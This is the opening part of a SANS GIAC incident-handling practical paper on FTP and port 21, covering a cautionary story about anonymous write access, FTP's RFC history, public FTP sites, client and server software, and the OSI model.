Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

FTP PORT 21 "FRIEND OR FOE"

SUPPORT FOR THE CYBER DEFENSE INITIATIVE

By

Stephen Karrick

GCIH Practical Assignment Version 2.0

CDI West, San Francisco 2001

Table of Contents

I.   Introduction

Congratulations, your company just made the headlines on the front page of the local newspaper. The headlines read "ABC Company Provides Free Porn and Software". You take a glance and reread the title. At first you are in shock. Another few seconds and you are jumping through the roof. How can this be? Who printed such an outrageous accusation? How did they dream up such an article?

High speed Internet access is spreading across the city at a record pace. A good news reporter (lets call him John) was enjoying his new high speed Internet access one evening when he entered unexplored territory in a chat room. John found some of the conversations shocking, but also discovered a fellow mate who loved some of the same games he had just purchased.

After switching to a private chat room, his new buddy introduced him to an easy way to get free software plus a few extra goodies. John was interested in high-speed multi user Internet games. His friend told him he needed a FTP (File Transfer Protocol) client in order to access these games. John wasn't sure what he meant so he stayed up all night chatting to reap the learning process.

Once John installed a FTP client he was given an IP address, username and password to a compromised FTP site. John eagerly connected to the IP address downloading several new games plus some videos. John also downloaded several software suites worth thousands of dollars. Then, a little after midnight he started getting greedy and continued downloading additional software. While downloading, he started to snoop deeper into the directory structure.

John realized he was spending a lot of time on this computer with free goodies. He clicked around for a while and started to think maybe what he was doing was illegal. But before he relinquished control he found the owner. Unfortunately, it was a server owned and operated by ABC Company. John was not really fond of ABC Company so he decided to write an article for the daily newspaper describing what services they were providing to the public. This scenario can't be that easy you say. Think again.

A simple oversight allowing anonymous users with write access is vulnerability. Anonymous access is plentiful on the Internet today and intruders are taking advantage of the mass computer users that are permanently connected.

This paper will examine an in-depth look at Port 21. The port used by FTP. Currently, Port 21 is listed in the Consensus Intrusion Database as one of the "Top Ten Ports" targeted on computer systems.

II.   Consensus Intrusion Database (CID) Graph

The following graph and information is taken directly from Incidents.org on Jan 5, 2002.

CID Graph: www.incidents.org 5 Jan 02

The lines on the graph measure the number of **packets to the top 10 probed ports** over time (as measured at Storm Center Partner locations).

Values on the Y axis (left side) is the number of denied packets. Each line represents 5,000 probes.

Values on the X axis (bottom) is time measured in days. Each tick represents 1 day (6 weeks and 2 days total).

III.   Targeted Port 21: "The Good, The Bad, The Ugly"

a. Description of FTP and the Relationship with Port 21

FTP is the acronym for "File Transfer Protocol". It is the Internet standard for transferring files between computers. FTP was designed to interact with different computers, their operating systems, file structures and file types without forcing them to subscribe to a single standard. Telnet for instance, utilizes *network virtual terminal* (NVT), which only allows a 7-bit ASCII character set between a client and a server. FTP allows others such as ASCII, binary, EBCDIC file types and byte stream or record oriented file structures. This flexibility resulted into an increasing popularity due to the ease of use for the entire Internet community.

To use FTP, a user connects by means of a FTP client application to a listening server. The server will either allow anonymous connections or ask the user to provide a username and password.

The Internet Assigned Numbers Authority (IANA) assigns FTP to Port 21, a Well Known Port Number. There are 65,535 ports that are divided into three ranges:

     1.) System   (Well-Known) Ports (1-1023)
     2.) User (Registered) Ports (1024-49151)

4

FTP PORT 21 " Friend or Foe" Support For the Cyber Defense Initiative

3.) Dynamic and/or Private Ports (49152 – 65535)

More information can be found at www.iana.org/assignments/port-numbers.

b. Brief History on FTP

M.I.T. introduced the first file transfer mechanisms in Request For Comments (RFC) 114,16 April 1971. It was followed by comments and discussions in RFC 141, 29 April 1971. The first official FTP document published was RFC 454, 16 February 1977. The most current is RFC 959 dated October 1985. RFC's can be found at http://www.ietf.org/rfc. A chronological list of the next RFC's are shown below:

RFC 172 "The File Transfer Protocol", 29 April 1971
          Provided user-level oriented protocol.
RFC 238 "Comments on DTP and FTP Proposals", 29 September 1971
RFC 265 "The File Transfer Protocol", 17 November 1971
          Reinstated FTP for additional review.
RFC 281 "A Suggested Addition to File Transfer Protocol", 8 December 1971
RFC 294 "The Use of 'Set of Data Type' Transaction in File Transfer Protocol",
RFC 354 "The File Transfer Protocol", 8 July 1972
          This RFC made RFC 264 and RFC 265 obsolete. Defined FTP as a protocol.
RFC 358 "Comments on the File Transfer Protocol (RFC 354)", 18 August 1972
          Discussed errors, emphasis points and additions to the protocol
RFC 412 "User FTP Documentation", 27 November 1972
RFC 414 "File Transfer Protocol (FTP) Status and Further Comments", 20 November
          1972
RFC 430 "Comments on the File Transfer Protocol", 7 February 1973
RFC 438 "FTP Server-Server Interaction", 15 January 1973
RFC 448 "Print Files in FTP", 27 February 1973
RFC 454 "File Transfer Protocol", 16 February 1973
          First official FTP document.
RFC 458 "Mail Retrieval Via FTP", 20 February 1973
RFC 463 "FTP Comments and Response to RFC 430", 21 February 1973
RFC 468 "FTP Data Compression", 8 March 1973
RFC 479 "Use of FTP by the NIC Journal", 8March 1973
RFC 506 "An FTP Command-Naming Problem", 26 June 1973
RFC 520 "Memo to FTP Group Proposal for File Access Protocol", 25 June 1973
RFC 532 "The UCSD-CC Server-FTP Facility", 22 June 1973
RFC 542 "File Transfer Protocol", 12 July 1973
          New official FTP document.
RFC 571 "TENEX FTP Problem", 16 November 1973
RFC 593 "Telnet and FTP Implementations-Schedule Change", 29 November 1973
RFC 607 "Comments on the File Transfer Protocol", 7 January 1974
RFC 614 "Response to RFC 607", 28 January 1974
RFC x4 "Comments on the File Transfer Protocol", 28 February 1974
RFC 630 "FTP Error Code Usage for More Reliable Mail", 10 April 1974

5

RFC 640 "Revised FTP Reply Codes", 5 June 1974
RFC 686 "Leaving Well Enough Alone", 10 May 1975
RFC 691 "One More Try on the FTP", 28 May 1975
RFC 697 "CWD Command of FTP", July 1975
RFC 737 "FTP Extension: XSEN 341", October 1977
RFC 743 "FTP Extension: XRSQ/XRCP", 30 December 1977
RFC 751 "Survey of FTP Mail and MLFL", 10 December 1978
RFC 765 "File Transfer Protocol Specification", June 1980
   Specified TCP rather NCP as the underlying protocol for FTP
RFC 776 "Directory Oriented FTP Commands", December 1980
RFC 949 "FTP Unique-Named Store Command ", July 1985
RFC 959 "File Transfer Protocol", October 1985
   RFC 959 is the current document for FTP. It provides editing of previous
   documents explains the protocols in a better fashion and adds the following
   commands:

   CDUP – Change to Parent Directory
   SMNT – Structure Mount
   STOU - Store Unique
   RMD   – Remove Directory
   MKD   – Make Directory
   PWD   – Print Directory
   SYST – System

c. Public Services Associated with PORT 21

Companies, Universities, and general computer users utilize Port 21 for a variety of
reasons. Many of them use FTP servers to store a collection of files for public use. These
servers allow remote access to information that is readily accessible throughout the
Internet.

Universities provide public access to specific FTP sites within their organizational
servers that store freeware, shareware, drivers, patches or software mirrored from
different locations.

Web sites such as http:// www.download.com provide a wide range of software, drivers,
patches, music players, browsers, games, lotteries, HTML editors, and much more.. Sites
like this are definitely friends of FTP and computer users.

Microsoft and other corporations provide anonymous users access to files on some of
their servers. They provide anything from products to applications to developer kits.
Often they will provide a file that explains what is available and a liability disclosure.
Here is a look at a FTP site at Microsoft that allows anonymous access:

6

FTP PORT 21 " Friend or Foe" Support For the Cyber Defense Initiative

Figure 3.1 Microsoft Public Anonymous FTP Site

Below is the READ ME file located inside the /softlib directory @ ftp.microsoft.com

===

SOFTWARE LIBRARY AREA

===

Welcome to the Microsoft Software Library (MSL) Directory. You will find the
following subdirectories for your use.

MSLFILES: Microsoft Software library (MSL) files are a subset of the Microsoft
Knowledge Base. The MSL contains over 2900 files comprised of various drivers,
appnotes, sample code, patches, large documents, and other information.

Please read the Index.txt file in this area for the complete listing of all Software Library
files.

The Index.txt file has the following format:

Modifyddate   softlib#   filename   description

An example entry would be:

May 14, 1999 S40055   O97dtfix.exe   Microsoft Outlook 97 Date Fix

The files are located in the MSLFILES directory (one directory below).

7

Please do not do a 'DIR' in that directory as it contains a great number of files, and it will take several minutes to display. The INDEX.TXT file mentioned above lists all of the files, and it is kept in synch with the contents of the MSLFILES directory.

The MSL files are either text files, zipped files, or self-extracting
files and can *only* be obtained by their Filename and not by their
Snumber. All Macintosh files are converted to BinHex format (.HQX).

===

To toggle change directory (cd) messaging on and off
     enter the following:

     ftp> quote site ckm

To toggle the directory display style from DOS (dir)
     to UNIX (ls -l) enter the following:

     ftp> quote site dirstyle

===

THE INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. MICROSOFT DISCLAIMS ALL WARRANTIES, EITHER EXPRESSED OR IMPLIED, INCLUDING THE WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL MICROSOFT CORPORATION OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES WHATSOEVER INCLUDING DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL, LOSS OF BUSINESS PROFITS OR SPECIAL DAMAGES, EVEN IF MICROSOFT CORPORATION OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SOME STATES DO NOT ALLOW THE EXCLUSION OR LIMITATION OF LIABILITY FOR CONSEQUENTIAL OR INCIDENTAL DAMAGES SO THE FOREGOING LIMITATION MAY NOT APPLY.

Copyright Microsoft Corporation 1999.

d. Private Service Associated with PORT 21

Web Hosting companies allow customers access their web files using FTP. The client is assigned a username and password and a predetermined amount disk storage space. Most companies offer UNIX and NT hosting depending on the preference of the client. Some allow anonymous access to public or incoming directories and some do not. Often a hosting company will offer shared virtual web hosting which is a web server sharing multiple domains. An alternative is to maintain a dedicated server to maintain your web

8

presence. We will take a closer look at an exploit that was easily overlooked later in this study.

e. **Description of FTP Client Applications**

There are many FTP programs available to computer users. Some of the more popular FTP client applications have an easy to use Graphical User Interface (GUI).   They are simple to apply and allow a user to view their computer files on the left side of the application and files on the FTP server on the right side of the application. Some advanced programs provide extra features and secure transfers plus a screen on the bottom showing a description of FTP commands.

The following are some popular client applications for FTP.

Cute FTP Pro
Cute FTP Pro is one of the leaders in FTP products, see Figure 3-2 and Figure 3-3. It is available for a 30-day free trial and a cost of $59.95 if you decide to purchase it. You may download it at http://www.cuteftp.com/download/cuteftppro.shtml. If cost is an issue you may decide to download *cuteFTP*, which also has a free trial. You may purchase it for $39.95.

Some of the features of CuteFTP Pro are:

Automatic File Compression
Extended Automation
Custom Commands
Sounds
Secure File Transfer
Folder Synchronization
COM-enabled Scripting Support
Full Drag and Drop Capability
Multiple file CHMOD support
Multiple-Site Connections
Site Import Capability
Individual Logs for Transfer and Sessions
Floating Toolbar
Restricted Site Manager Access seen in Figure 3-2
..plus much more

Figure 3-2 CuteFTP Pro Security Log In

9

As part of GIAC practical repository.

Figure 3-3 CuteFTP Pro

IPSWITCH WS_FTP LE

WS-FTP LE is shareware. It is available as a free download to government employees, non-business home users, and educational users. You can find it at http://www.ipswitch.com.

WS-FTP LE is a great application that allows remote file edits, CHMOD on UNIX boxes and file moves. Evaluation copy has 40-bit encryption SSL (Secure Sockets Layer) encryption.

WS_FTP Pro is available for a 30-day trial. It is fully functional and currently cost $39.95. WS_FTP Pro supports 128 SSL encryptions. Some of the features include:

Full Technical Support
Browser Integration
SSL Transfers
Scheduling Feature
Scripting Utility
FTP Find Utility
Auto Re-get or Resume
Drag and Drop
Classic or Explorer Interface

Synchronize Utility
Remote –to-Remote Transfers
Multiple File Transfers
..plus much more

Figure 3-4 WS_FTP LE

Figure 3-5 WS_FTP Pro

Microsoft users can use the command line for using FTP. (Note: Numerous other operating systems also provide a command line)

ftp> help
Commands may be abbreviated. Commands are:

|				
!	delete	literal	prompt	send
?	debug	ls	put	status
append	dir	mdelete	pwd	trace
ascii	disconnect	mdir	quit	type
bell	get	mget	quote	user
binary	glob	mkdir	recv	verbose
bye	hash	mls	remotehelp	
cd	help	mput	rename	
close	lcd	open	rmdir	

f. FTP Servers and Platforms

Washington's State Wuarchive-ftpd (better known as WU-FTPD) is the most popular ftp daemon on the Internet. It is a replacement ftp daemon for UNIX systems and is abundantly used throughout the world at many anonymous ftp sites. The original home of WU-FTPD was located at wuarchive.wustl.edu but this archive no longer supports or maintains WU-FTPD. Visit http://www.wu-ftp.org for further details.

Currently, the latest release can be found at is ftp://ftp.wu-ftpd.org/pub/wu-ftpd/ .
Mirrored sites are listed below:

- o Austria:
  ftp://gd.tuwien.ac.at/infosys/servers/ftp/wu-ftpd/
  http://gd.tuwien.ac.at/infosys/servers/ftp/wu-ftpd/
- o Canada:
  ftp://ftp.crc.ca/pub/packages/ftp/servers/wuarchive-ftpd-vr/
- o Estonia:
  ftp://ftp.ut.ee/pub/unix/networking/wu-ftpd/
- o Hungary:
  ftp://ftp.ahol.com/pub/mirrors/wu-ftpd/
  ftp://ftp.kfki.hu/pub/infosystems/wu-ftpd/
- o Germany:
  ftp://ftp.dpn.de/pub/mirrors/wu-ftpd/
- o Israel:
  ftp://ftp.tau.ac.il/pub/unix/ftp/wu-ftpd/
- o Japan:
  ftp://ftp.ring.gr.jp/pub/net/wu-ftpd/
  http://www.ring.gr.jp/archives/net/wu-ftpd/
  ftp://ring.aist.go.jp/pub/net/wu-ftpd/
  http://ring.aist.go.jp/archives/net/wu-ftpd/

12

        ftp://ring.nacsis.ac.jp/pub/net/wu-ftpd/
        http://ring.nacsis.ac.jp/archives/net/wu-ftpd/
        ftp://ring.etl.go.jp/pub/net/wu-ftpd/
        http://ring.etl.go.jp/archives/net/wu-ftpd/
        ftp://ftp.win.ne.jp/pub/network/wu-ftpd/
        ftp://mirror.nucba.ac.jp/mirror/wu-ftpd/
        http://mirror.nucba.ac.jp/mirror/wu-ftpd/
        ftp://ftp.cin.nihon-u.ac.jp/pub/net/ftp/wu-ftpd-vr/
        ftp://ftp.riken.go.jp/pub/net/wu-ftpd/
        http://SunSITE.sut.ac.jp/pub/archives/packages/wu-ftpd/
        ftp://SunSITE.sut.ac.jp/pub/archives/packages/wu-ftpd/

- o Norway:
  ftp://ftp.bitcon.no/pub/unix/networking/wu-ftpd/
  http://archive.bitcon.no/pub/unix/networking/wu-ftpd/
- o Poland:
  ftp://ftp.task.gda.pl/pub/unix/ftp/wu-ftpd-vr/
  ftp://giswitch.sggw.waw.pl/pub/unix/wu-ftpd/
- o Spain:
  ftp://ftp.upc.es/pub/wu-ftpd/
- o Sweden:
  ftp://ftp.sunet.se/pub/nir/ftp/servers/wuarchive-ftpd-vr/
  http://ftp.sunet.se/pub/nir/ftp/servers/wuarchive-ftpd-vr/
- o Switzerland:
  ftp://sunsite.cnlab-switch.ch/mirror/wu-ftpd/
- o Taiwan:
  ftp://ftp.nchu.edu.tw/pub/packages/wu-ftpd/
  http://pds.nchu.edu.tw/pub/packages/wu-ftpd/
- o Turkey:
  ftp://ftp.ulak.net.tr/pub/wu-ftpd/
  http://ftp.ulak.net.tr/pub/wu-ftpd/
- o United Kingdom:
  ftp://sunsite.org.uk/Mirrors/ftp.vr.net/pub/wu-ftpd/
  http://sunsite.org.uk/Mirrors/ftp.vr.net/pub/wu-ftpd/
  ftp://ftp.ox.ac.uk/pub/comp/security/COAST/mirrors/ftp.vr.net/
- o United States:
  ftp://ftp.academy.rpi.edu/pub/wu-ftpd/
  ftp://ftp.vr.net/pub/wu-ftpd/
  http://www.landfield.com/wu-ftpd/wu-ftpd.org/

A list of alternatives listed at http://www.wu-ftp.org is:

- o Troll Ftpd, a free ftp-server available at
  http://www.troll.no/freebies/ftpd.html
- o FileDrive, a commercial file-server which needs its own clients, available
  at http://www.filedrive.com/

- o NcFTPd server, commercial server (free for educational domains), available at http://www.ncftpd.com/
- o ProFTPD, a free ftpserver (GPL), available from at http://www.proftpd.org/
- o ftpd-BSD, a port of the OpenBSD ftpd, available at http://www.eleves.ens.fr:8080/home/madore/programs/ - prog_ftpd-BSD
- o Net::FTPServer, written in Perl, available at http://ftpserver.bibliotech.net

Microsoft Internet Information Server is a simple starting point for a FTP server that comes bundled with the web server.   Microsoft Internet Information Server runs only on Microsoft operating systems. Microsoft has added some new features in IIS 5.0 to allow applications with greater scalability and flexibility. Some of the new features include:

1. Digest Authentications – a process allowing secure authentication through proxy servers and firewalls.
2. Server-Gated Cryptography – a SSL extension using 128-bit encryption requiring a SGC certificate.
3. Security Wizards - a Web Server Certificate Wizard, Permissions Wizard, and a Certificate Trust Wizard
4. Kerberos v5 Authentication Protocol Compliance – allows passing authentication credentials to connected Windows computers.
5. Fotezza – a U.S. government security standard supported by IIS 5.

Many other vendors provide software for FTP Servers that are robust, inexpensive and reliable. The following is a list of a few FTP software providers and their platforms supported:

ArGoSoft FTP Server: Windows 95/98, Windows NT/2000
Avirt Gateway: Windows 95/98, Windows NT/2000
BisonWare Software: Windows 95/98, Windows NT/2000
CrushFTP Server: Any Java 1.1.8 or higher compatibility
FtpMax: Windows 95/98, Windows NT/2000
GuildFTPd: Windows 95/98, Windows NT/2000

g. Protocol Description

FTP relies on TCP/IP and requires two TCP connections. FTP operates at the *application layer* of the ISO/OSI (International Standards Organization/Open Systems Interconnections) Network Model. See Figure 3-6.

The *application layer* sits on top (layer 7) of the ISO/OSI model. The model's implementation varies from network protocol to network protocol.

The TCP/IP (Transmission Control/Internet Protocol) implementation is displayed in Figure 3-7. TCP/IP uses only five of the ISO/OSI layers and serves as the backbone of the Internet.

14

ISO/OSI Model

Layers (1-7)		Function	Protocol
7	Application	Provides interface to the end user. It handles general network functions, flow control, error recovery, virtual terminals, e-mail, file servers and file transfers.	FTP, TFTP, BOOTTP, SNMP, MIME, POP3. AFP, NCP, NFS, SMB, SMTP…
6	Presentation	Sometimes called a network's translator. Manages data formatting, character code conversion, data encryption/decryption, text compression, and reformatting protocol conversion.	No protocols
5	Session	Allows two network resources to hold ongoing communications. Establishes, manages and terminates sessions. Reports upper layer errors. It identifies and provides security to properly identified users during a session.	No protocols
4	Transport	Provides end-to-end error recovery and flow control between parties. Acknowledges successful transmissions and requests retransmission if packets are found to have errors. Divides messages into smaller packets to adhere to maximum packet size.	TCP, UDP
3	Network	Decision maker on how to route packets. Translates logical network addresses and names into their physical address. Takes care of data routing, network congestion and packet switching.	IP, ICMP, RIP, OSPF, BGP, IGMP
2	Data Link	Frames packets. Creates data frames between the Physical and Network layers. Controls physical layer data flow.	ARP, RARP,MTU, CSLIP, PPP, SLIP
1	Physical	Transmits binary data over a network. Coverts bits into signals for outgoing messages and converts signals into bits for incoming messages. Defines the electrical and mechanical characteristics.	ISO 2110, IEEE 802, IEEE 802.2

Figure 3-6 ISO/OSI Model

15

ISO/OSI Relationship With TCP/IP Implementation

Figure 3-7 ISO/OSI Relationship With TCP/IP Implementation

A FTP client request starts at layer seven and travels down the stack to layer one. It is transmitted across the network cable and climbs back up the stack on the receiving computer. FTP reacts differently than most applications in such that it requires two connections to transfer a file between computers. The two TCP connections are known as a *control connection* and a *data connection.*

